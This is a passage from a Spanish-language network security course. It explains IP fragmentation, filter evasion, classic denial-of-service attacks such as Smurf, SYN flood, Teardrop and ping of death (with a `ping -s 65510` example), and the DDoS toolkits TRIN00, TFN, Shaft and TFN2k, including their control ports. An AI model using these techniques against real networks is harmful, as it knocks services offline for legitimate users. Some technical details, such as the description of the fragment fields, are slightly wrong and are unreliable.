Vemos también cómo se reproduce la mayor parte del resto de datos de la cabecera IP (como el origen y destino) en la nueva cabecera. Detrás de ésta van los 1480 bytes de datos ICMP. Este segundo fragmento tiene un valor de 1480 y una longitud de 1480 bytes. Además, como todavía le sigue un fragmento más, se activa nuevamente el indicador de más fragmentos.




La figura anterior muestra el datagrama IP que lleva el segundo fragmento que, como el resto de fragmentos, necesita una cabecera IP de 20 bytes. De nuevo, el protocolo de la cabecera indica ICMP.


El número de identificación de fragmento continúa siendo 21223. Y tiene el indicador de más fragmentos activado, porque hay otro fragmento a continuación.

Es importante tener presente que la cabecera ICMP del primer fragmento no ha sido clonada juntamente con los datos ICMP. Esto significa que si se examinara tan solo este fragmento, no se podría saber el tipo de mensaje ICMP que hay almacenado. Éste hecho puede suponer problemas importantes a la hora de utilizar dispositivos de filtrado.

Último fragmento



En la figura anterior podemos ver cómo, una vez más, ha sido clonada la cabecera IP de la cabecera original (con un identificador de fragmento idéntico). Los últimos 1048 bytes de datos ICMP se insertan en este nuevo datagrama IP. Este fragmento tiene un desplazamiento de 2960 y una longitud de 1048 bytes; y como no le siguen más fragmentos, el indicador de más fragmentos está desactivado. En la siguiente figura podemos observar con más detenimiento este último fragmento:



Detrás de los 20 bytes de la cabecera IP encontramos en el fragmento el resto de bytes de los datos ICMP originales. El identificador de fragmento es 21223, y no se establece el indicador de más fragmentos porque éste es el último.

El valor de desplazamiento es 2960 (la suma de los dos fragmentos anteriores de 1480 bytes). Sólo hay 1048 bytes de datos, es decir, el resto de bytes del mensaje ICMP. Tanto este fragmento como el segundo no tiene cabecera ICMP ni, por lo tanto, tipo de mensaje ICMP que nos indique que nos encontramos ante una petición `echo` de ICMP.

1.4.2. Fragmentación para emmascaramiento de datagramas IP

Como ya hemos introducido al principio de esta sección, la fragmentación IP puede plantear una serie de problemáticas relacionadas con la seguridad de nuestra red.

Aparte de los problemas de denegación que veremos con más detenimiento en la siguiente sección, una de las problemáticas más destacadas es la utilización de fragmentación IP malintencionada para burlar las técnicas básicas de inspección de datagramas IP.

En este caso, un atacante tratará de provocar intencionadamente una fragmentación en los datagramas que envía a nuestra red con el objetivo de que pasen desapercibidos por diferentes dispositivos de prevención y de detección de ataques que no tienen implementado el proceso de fragmentación y reensamblado de datagramas IP.

Dispositivos de prevención y de detección.

Mirad los módulos didácticos *Mecanismos de prevención* y *Mecanismos de detección* para más información.

En el caso de los dispositivos de prevención más básicos (como, por ejemplo, encaminadores con filtrado de paquetes), las decisiones para bloquear paquetes se basan generalmente en la información de cabecera de los paquetes (como, por ejemplo, puertos TCP o UDP de destino, banderas de TCP, ...). Esto significa que los paquetes TCP y UDP fragmentados son susceptibles de burlar aquellos mecanismos de prevención que no implementen el proceso de reensamblado para poder tener una visión global del paquete que hay que bloquear.

Por otro lado, en el caso de dispositivos de prevención más avanzados (como, por ejemplo, pasarelas a nivel de aplicación), así como en la mayor parte de los mecanismos de detección, las decisiones para detectar paquetes potencialmente peligrosos acostumbran a basarse nuevamente en la inspección de la cabecera del datagrama IP, así como en la parte de datos del paquete. Esto significa que la fragmentación se puede utilizar nuevamente para burlar este proceso de detección y conseguir que estos paquetes entren o salgan de la red de forma desapercibida.

Con el objetivo de descubrir la MTU de la red e intentar así realizar fragmentación, el atacante puede utilizar el indicador de no fragmentación del datagrama IP. Cuando el indicador de no fragmentación está activado, como indica su nombre, no se realizará ninguna fragmentación en el datagrama. Por lo tanto, si un datagrama con este indicador cruza una red en la que se exija la fragmentación, el encaminador lo descubrirá, descartará el datagrama y devolverá el mensaje de error al equipo emisor. Este mensaje de error ICMP

contiene la MTU de la red que requiere la fragmentación.

De esta forma, el atacante solo deberá construir datagramas con diferentes longitudes, con el indicador de fragmentación establecido, a la espera de recibir estos mensajes de error.

Para solucionar el uso de la fragmentación fraudulenta y garantizar una correcta inspección de paquetes, es necesaria la implementación del proceso de fragmentación y el reensamblado de datagramas en dispositivos de prevención y detección. Esta solución puede suponer un coste adicional, ya que significa tener que examinar y almacenar cada fragmento. Aunque puede resultar muy costoso en cuanto a recursos (tiempo, proceso y memoria), será la única forma de asegurar que la inspección del paquete se ha realizado de forma correcta.

1.5. Ataques de denegación de servicio

Un ataque de denegación de servicio* es un incidente en el cual un usuario o una organización es privada de los servicios de un recurso que esperaba obtener. Normalmente, la pérdida de servicio se corresponde con la imposibilidad de obtener un determinado servicio de red como, por ejemplo, el acceso a una página web.

* En inglés, *Deny of Service Attack* (DoS).

Definimos **denegación de servicio** como la imposibilidad de acceder a un recurso o servicio por parte de un usuario legítimo. Es decir, la apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso a terceras partes.

De forma más restrictiva, se pueden definir los ataques de denegación de servicio en redes IP como la consecución total o parcial (temporal o total) del cese de la prestación de servicio de un equipo conectado a la red.

Los ataques de denegación de servicio pueden ser provocados tanto por usuarios internos en el sistema como por usuarios externos. Dentro del primer grupo podríamos pensar en usuarios con pocos conocimientos que pueden colapsar el sistema o servicio inconscientemente. Por ejemplo, usuarios que abusan de los recursos del sistema, ocupando mucho ancho de banda en la búsqueda de archivos de música o de películas, usuarios malintencionados que aprovechan su acceso al sistema para causar problemas de forma premeditada, etc.

En el segundo grupo se encuentran aquellos usuarios que han conseguido un acceso al sistema de forma ilegítima, falseando además la dirección de origen con el propósito de evitar la detección del origen real del ataque (mediante ataques de suplantación).

El peligro de los ataques de denegación de servicio viene dado por su independencia de plataforma. Como sabemos, el protocolo IP permite una comunicación homogénea (independiente del tipo de ordenador o fabricante) a través de espacios heterogéneos (redes Ethernet, ATM, ...). De esta forma, un ataque exitoso contra el protocolo IP se convierte inmediatamente en una amenaza real para todos los equipos conectados a la red, independientemente de la plataforma que utilicen.


A continuación realizaremos una exposición sobre algunos de los ataques de denegación de servicio más representativos.

1.5.1. *IP Flooding*

El ataque de *IP Flooding* se basa en una inundación masiva de la red mediante datagramas IP.

Este ataque se realiza habitualmente en redes locales o en conexiones con un gran ancho de banda. Consiste en la generación de tráfico basura con el objetivo de conseguir la degradación del servicio. De esta forma, se resume el ancho de banda disponible, ralentizando las comunicaciones existentes de toda la red.

Podemos pensar en la utilización de este ataque principalmente en redes locales cuyo control de acceso al medio es nulo y cualquier máquina puede ponerse a enviar y recibir paquetes sin que se establezca ningún tipo de limitación en el ancho de banda que consume.



El tráfico generado en este tipo de ataque puede ser:

- **Aleatorio.** Cuando la dirección de origen o destino del paquete IP es ficticia o falsa. Este tipo de ataque es el más básico y simplemente busca degradar el servicio de comunicación del segmento de red al que está conectado el ordenador responsable del ataque.

- **Definido o dirigido.** Cuando la dirección de origen, destino, o incluso ambas, es la de la máquina que recibe el ataque. El objetivo de este ataque es doble, ya que además de dejar fuera de servicio la red donde el atacante genera los datagramas IP, también tratará de colapsar al equipo de destino, sea reduciendo el ancho de banda disponible, o bien saturando su servicio ante una gran cantidad de peticiones que el servidor será incapaz de procesar.

Los datagramas IP utilizados podrían corresponder a:


- **UDP.** Con el objetivo de generar peticiones sin conexión a ninguno de los puertos disponibles. Según la implementación de la pila TCP/IP de las máquinas involucradas, las peticiones masivas a puertos específicos UDP pueden llegar a causar el colapso del sistema.

- **ICMP.** Generando mensajes de error o de control de flujo.

- **TCP.** Para generar peticiones de conexión con el objetivo de saturar los recursos de red de la máquina atacada.


Una variante del IP Flooding tradicional consiste en la utilización de la dirección de difusión de la red como dirección de destino de los datagramas IP. De esta forma, el encaminador de la red se verá obligado a enviar el paquete a todos los ordenadores de la misma, consumiendo ancho de banda y degradando el rendimiento del servicio.

También existen otras variantes en las que se envían peticiones ICMP de tipo `echo-request` a varios ordenadores suplantando la dirección IP de origen, sustituida por la dirección de difusión (`broadcast`) de la red que se quiere atacar. De esta forma, todas las respuestas individuales se ven amplificadas y propagadas a todos los ordenadores conectados a la red. La siguiente figura representa este tipo de escenario:



1.5.2. *Smurf*

Este tipo de ataque de denegación de servicio es una variante del ataque anterior (*IP Flooding*), pero realizando una suplantación de las direcciones de origen y destino de una petición ICMP del tipo `echo-request`:



Como dirección de origen se pone la dirección IP de la máquina que debe ser atacada. En el campo de la dirección IP de destino se pone la dirección de difusión de la red local o red que se utilizará como trampolín para colapsar a la víctima.

Con esta petición fraudulenta, se consigue que todas las máquinas de la red respondan a la vez a una misma máquina, consumiendo todo el ancho de banda disponible y saturando el ordenador atacado.

1.5.3. *TCP/SYN Flooding*

Como ya hemos visto anteriormente, algunos de los ataques y técnicas de exploración que se utilizan en la actualidad se basan en no complementar intencionadamente el protocolo de intercambio del TCP. Esta debilidad del protocolo TCP proviene de las primeras implementaciones de las pilas TCP.

Cada vez que se procesa una conexión, deben crearse datagramas IP para almacenar la información necesaria para el funcionamiento del protocolo. Esto puede llegar a ocupar mucha memoria. Como la memoria del equipo es finita, es necesario imponer restricciones sobre el número de conexiones que un equipo podrá aceptar antes de quedarse sin recursos.

El ataque de **TCP/SYN Flooding** se aprovecha del número de conexiones que están esperando para establecer un servicio en particular para conseguir la denegación del servicio.

Cuando un atacante configura una inundación de paquetes SYN de TCP, no tiene ninguna intención de complementar el protocolo de intercambio, ni de establecer la conexión. Su objetivo es exceder los límites establecidos para el número de conexiones que están a la espera de establecerse para un servicio dado.

Esto puede hacer que el sistema que es víctima del ataque sea incapaz de establecer cualquier conexión adicional para este servicio hasta que las conexiones que estén a la espera bajen el umbral.

Hasta que se llegue a este límite, cada paquete SYN genera un SYN/ACK que permanecerá en la cola a la espera de establecerse. Es decir, cada conexión tiene un temporizador (un límite para el tiempo que el sistema espera, el establecimiento de la conexión) que tiende a configurarse en un minuto.

Cuando se excede el límite de tiempo, se libera la memoria que mantiene el estado de esta conexión y la cuenta de la cola de servicios disminuye en una unidad. Después de alcanzar el límite, puede mantenerse completa la cola de servicios, evitando que el sistema establezca nuevas conexiones en este puerto con nuevos paquetes SYN.

Dado que el único propósito de la técnica es inundar la cola, no tiene ningún sentido utilizar la dirección IP real del atacante, ni tampoco devolver los SYN/ACK, puesto que de esta forma facilitaría que alguien pudiera llegar hasta él siguiendo la conexión. Por lo tanto, normalmente se falsea la dirección de origen del paquete, modificando para ello la cabecera IP de los paquetes que intervendrán en el ataque de una inundación SYN.

1.5.4. *Teardrop*

Fragmentación IP

Como hemos visto en este mismo módulo*, el protocolo IP especifica unos campos en la cabecera encargados de señalar si el datagrama IP está fragmentado (forma parte de un paquete mayor) y la posición que ocupa dentro del datagrama original.

En el campo de indicadores de TCP** encontramos el indicador de más fragmentos que indica si el paquete recibido es un fragmento de un datagrama mayor. Por otra parte, el campo de identificación del datagrama especifica la posición del fragmento en el datagrama original.

* Para tratar el siguiente ataque, haremos uso de la teoría sobre la fragmentación IP que hemos visto en este mismo módulo didáctico.

** En inglés, *TCP flags*.

El ataque ***Teardrop*** intentará realizar una utilización fraudulenta de la fragmentación IP para poder confundir al sistema operativo en la reconstrucción del datagrama original y colapsar así el sistema.

Supongamos que deseamos enviar un fichero de 1024 bytes a una red con un MTU (*Maxim Transfer Unit*) de 512 bytes. Será suficiente enviar dos fragmentos de 512 bytes:

	Posición	Longitud
Fragmento 1	0	512
Fragmento 2	512	512

Fragmentación correcta

El objetivo de *Teardrop* será realizar las modificaciones necesarias en los campos de posición y longitud para introducir incoherencias cuando se produzca la reconstrucción del datagrama original:

	Posición	Longitud
Fragmento 1	0	512
Fragmento 2	500	512
……..	……..	……..
Fragmento N	10	100

Fragmentación incorrecta

De esta forma, *Teardrop* y sus variantes directas conseguirán que el datagrama se sobrescriba y produzca un error de *buffer-overrun* al ser reensamblado.

Error de *buffer-overrun*

Se puede producir a causa de la existencia de desplazamientos negativos.


Otra posibilidad consiste en enviar centenares de fragmentos modificados malintencionadamente, con el objetivo de saturar la pila de protocolo IP del equipo atacado (a causa de una superposición de distintos datagramas IP).

1.5.5. *Snork*

El ataque ***Snork*** se basa en una utilización malintencionada de dos servicios típicos en sistemas Unix: el servicio CHARGEN (CHARacter GENerator, generador de caracteres) y el servicio ECHO.

El primer servicio se limita a responder con una secuencia aleatoria de caracteres a las peticiones que recibe. El segundo servicio, ECHO, se utiliza como sistema de pruebas para verificar el funcionamiento del protocolo IP.

Así, esta denegación de servicio se basa en el envío de un datagrama especial al ordenador de destino, que una vez reconocido, enviará una respuesta al equipo de origen.



El ataque ***Snork*** consiste en el cruce de los servicios ECHO y CHARGEN, mediante el envío de una petición falsa al servicio CHARGEN, habiendo colocado previamente como dirección de origen la dirección IP de la máquina que hay que atacar (con el puerto del servicio ECHO como puerto de respuesta). De esta forma, se inicia un juego de ping-pong infinito.

Este ataque se puede realizar con distintos pares de equipos de la red obteniendo un consumo masivo de ancho de banda hasta degradar el rendimiento de la misma. También se puede realizar contra una misma máquina (ella misma se envía una petición y su respuesta) consiguiendo consumir los recursos (especialmente CPU y memoria) de este equipo.

1.5.6. *Ping of death*

El ataque de denegación de servicio "*ping de la muerte*"(*ping of death*) es uno de los ataques más conocidos y que más artículos de prensa ha generado. Al igual que otros ataques de denegación existentes, utiliza una definición de longitud máxima de datagrama IP fraudulenta.

> La longitud máxima de un datagrama IP es de 65535 bytes, incluyendo la cabecera del paquete (20 bytes) y partiendo de la base de que no hay opciones especiales especificadas. Por otra parte, recordemos que el protocolo ICMP tiene una cabecera de 8 bytes. De esta forma, si queremos construir un mensaje ICMP tenemos disponibles 65535 - 20 - 8 = 65507 bytes.

Debido a la posibilidad de fragmentación de IP, si es necesario enviar más de 65535 bytes, el datagrama IP se fragmentará y se reensamblará en el destino con los mecanismos que comentados anteriormente.

El ataque ping de la muerte se basa en la posibilidad de construir, mediante el comando ping, un datagrama IP superior a los 65535 bytes, fragmentado en N trozos, con el objetivo de provocar incoherencias en el proceso de reensamblado.

Si, por ejemplo, construimos un mensaje ICMP de tipo `echo-request` de 65510 bytes mediante el comando `ping -s 65510`, los datos ICMP podrán ser enviados en un único paquete fragmentado en N trozos (según la MTU de la red), pero pertenecientes al mismo datagrama IP. Si hacemos la suma de los distintos campos del datagrama, veremos que los 20 bytes de cabecera IP más los 8 bytes de cabecera ICMP, junto con los datos ICMP (65510 bytes) ocuparán 65538 bytes. De esta forma, el ataque consigue provocar un desbordamiento de 3 bytes. Este hecho provocará que al reconstruir el paquete original en el destino, se producirán errores que, si existen deficiencias en la implementación de la pila TCP/IP del sistema, podrían causar la degradación total del sistema atacado.

1.5.7. Ataques distribuidos

Un ataque de denegación de servicio distribuido* es aquél en el que una multitud de sistemas (que previamente han sido comprometidos) cooperan entre ellos para atacar a un equipo objetivo, causándole una denegación de servicio. El flujo de mensajes de entrada que padece el equipo atacado le dejará sin recursos y será incapaz de ofrecer sus servicios a usuarios legítimos.

* En inglés, *Distributed Denial of Service* (DDoS).

Así pues, podemos definir los ataques de denegación de servicio distribuidos como un ataque de denegación de servicio en el que existen múltiples equipos sincronizados de forma distribuida que se unen para atacar un mismo objetivo.

A continuación veremos algunos de los ataques de denegación de servicio distribuidos más representativos, prestando especial atención tanto a su evolución histórica, como al modelo distribuido de las fuentes que realizan el ataque, su sincronización y la forma en la que realizan la denegación de servicio.

TRIN00

TRIN00 es un conjunto de herramientas *master-slave* utilizadas para sincronizar distintos equipos que cooperarán, de forma distribuida, en la realización de una denegación de servicio. Las primeras implementaciones de *TRIN00* fueron implementadas únicamente para sistemas Sun Solaris (en los que se produjeron los primeros ataques conocidos).


El primer paso para realizar un ataque con *TRIN00* consiste en la instalación de las herramientas en los equipos desde los que partirá el ataque. Para ello, el atacante necesitará obtener privilegios de administrador en estos equipos (que habrá conseguido mediante técnicas de *sniffing*, explotación de servicios**, ...). Estos sistemas deberían ser equipos interconectados en grandes redes corporativas con un gran ancho de banda y en los que el origen del ataque pudiera pasar desapercibido entre cientos o millares de sistemas dentro la misma red. El atacante tratará de realizar un ataque de intrusión a un primer equipo de estas redes, desde donde continuará con la búsqueda de nuevos equipos vulnerables y procederá a su infección de igual manera como se realizó con el primer equipo.

** Mirad el capítulo *Deficiencias de programación* para más información sobre explotación de servicios.

Para realizar las intrusiones, el atacante llevará a cabo una búsqueda de vulnerabilidades en los equipos existentes en la red, generando una lista de equipos potencialmente débiles en los que tratará de introducirse y ejecutar las herramientas necesarias para provocar la escalada de privilegios.

Desde el primer equipo infectado por *TRIN00*, el atacante tratará de distribuir las herramientas a cada una de las demás máquinas infectadas. También se encargará de la ejecución de tareas periódicas para tratar de esconder los rastros de la intrusión que puedan delatar la entrada en el sistema y la detección del origen del ataque.

En la siguiente figura podemos observar el diagrama de tres capas que conforma un ataque ejecutado mediante *TRIN00*. Vemos cómo a partir de un único ordenador, el atacante podrá llegar a obtener toda una red de equipos a su disposición para la realización del ataque distribuido:



La comunicación entre las distintas capas se realiza mediante conexiones TCP (fiables) para la parte *atacante-master*, y conexiones UDP (no fiables) para la parte *master-slave* y *slave-master*, en puertos específicos de cada máquina.

La **comunicación** siempre se inicia con la transmisión de una contraseña. Esto permite que ni el administrador del equipo ni el de otros atacantes puedan acceder al control de la red de ataques de *TRIN00*.

Los demonios de *TRIN00* situados en los equipos *master* y *slave* permiten la ejecución de comandos para iniciar, controlar y detener ataques de denegación tradicionales como *ICMP Flooding*, *SYN Flooding*, *UDP Flooding*, *Smurf*, etc. Para acceder a estos comandos, el atacante realizará una conexión Telnet en el puerto especificado en el siguiente esquema:

	Atacante	Master	Slave
Atacante		27665/TCP	
Master			27444/UDP
Slave		31335/UDP	

Esquema de comunicaciones de TRIN00

Tribe Flood Network

Tribe Flood Network (TFN) es otra de las herramientas existentes para realizar ataques de denegación de servicio distribuidos que utiliza un esquema *master-slave* para coordinar ataques de denegación tradicionales (*ICMP Flooding*, *SYN Flooding*, *UDP Flooding* y *Smurf*). Al igual que *TRIN00*, permite dejar abierta una consola de administración a la máquina de origen (escuchando por un puerto TCP determinado) ofreciendo un acceso ilimitado a los equipos infectados.

La arquitectura de funcionamiento del TFN es muy parecida a la de *TRIN00*. Una de las pocas diferencias la encontramos en la parte de clientes (respecto a los *Masters* del esquema de *TRIN00*) y la parte de demonios (respeto a los *Slaves* de *TRIN00*). De forma análoga, un atacante controla a uno o más clientes quem a su vez, controlan a uno o más demonios.

El control de la red TFN se consigue mediante la ejecución directa de comandos utilizando conexiones *cliente-servidor* basadas en paquetes ICMP de tipo `echo-reply`.

La comunicación para el envío de comandos se realiza mediante un número binario de 16 bits en el campo de identificación de mensajes ICMP de tipo `echo`. El **número de secuencia** es una constante `0x0000` para enmascarar el mensaje ICMP como si fuera a una petición `echo-request` y pasar así desapercibido en el caso de existir en la red mecanismos de detección de ataques.

Este cambio en la comunicación, respecto a *TRIN00*, se debe a que muchos sistemas de monitorización para la protección de redes (dispositivos cortafuegos, sistemas de detección de intrusos, . . .) pueden filtrar tráfico TCP y UDP que va hacia puertos determinados.

No obstante, la mayoría de sistemas dejan pasar mensajes ICMP de tipo `echo` utilizados para utilizar el comando *ping* y realizar así verificaciones de los equipos activos en la red. Además, pocas herramientas de red muestran adecuadamente los mensajes ICMP, lo cual permite un camuflaje perfecto entre el tráfico normal de la red.

Otra diferencia respeto a *TRIN00* es que los clientes de TFN no están protegidos por contraseñas de acceso, con lo cual puede ser ejecutado sin restricciones por otros usuarios una vez instalado.

Shaft

Otro conjunto de herramientas derivado de los dos anteriores (*TRIN00* y TFN) es *Shaft*. La jerarquía utilizada por *Shaft* es similar a las demás herramientas analizadas. Una vez más, se basa en varios *masters* (denominados ahora *Shaftmasters*) que gobiernan a su vez diversos *slaves* (*Shaftnodes*).

Al igual que en los otros esquemas, el atacante se conecta mediante un programa cliente a los *Shaftmasters* desde donde inicia, controla y finaliza los ataques distribuidos.

Shaft utiliza mensajes UDP para transmitir información entre los *Shaftmasters* y los *Shaftnodes*. Por otra parte, el atacante se conecta vía Telnet a un *Shaftmaster* utilizando una conexión fiable mediante TCP. Una vez conectado, utilizará una contraseña para autorizar su acceso.

	Atacante	ShaftMaster	ShaftNode
Atacante		20432/TCP	
ShaftMaster			18753/UDP
ShaftNode		20433/UDP	

Esquema de comunicaciones de *Shaft*

La **comunicación** entre *Shaftmasters* y *Shaftnodes* se realiza mediante UDP (que no es fiable). Por este motivo, Shaft utiliza *tickets* para poder mantener ordenada la comunicación y asignar a cada paquete una orden de secuencia.

La combinación de contraseñas y tickets es utilizada por los *Shaftmasters* para transmitir las órdenes hacia a los *Shaftnodes*, que a su vez verificarán que sean correctas.

***Tribe Flood Network* 2000**

Analizaremos por último una revisión de la herramienta TFN. La arquitectura básica en la que existe un atacante que utiliza clientes para gobernar los distintos demonios instalados en las máquinas infectadas se mantiene, de forma que el control de este tipo de ataques mantiene la premisa de tener el máximo número de ordenadores segmentados. De esta forma, si un cliente es neutralizado, el resto de la red continúa bajo control.

Aun así, *Tribe Flood Network* 2000 (TFN2k) añade una serie de características adicionales, de entre las que destacamos las siguientes:

- La comunicación *master-slave* se realizan ahora mediante protocolos TCP, UDP, ICMP o los tres a la vez de forma aleatoria.

- Los ataques continúan siendo los mismos (*ICMP Flooding*, *UDP Flooding*, *SYN Flooding* y *Smurf*). Aun así, el demonio se puede programar para que alterne entre estos cuatro tipos de ataque, para dificultar la detección por parte de sistemas de monitorización en la red.

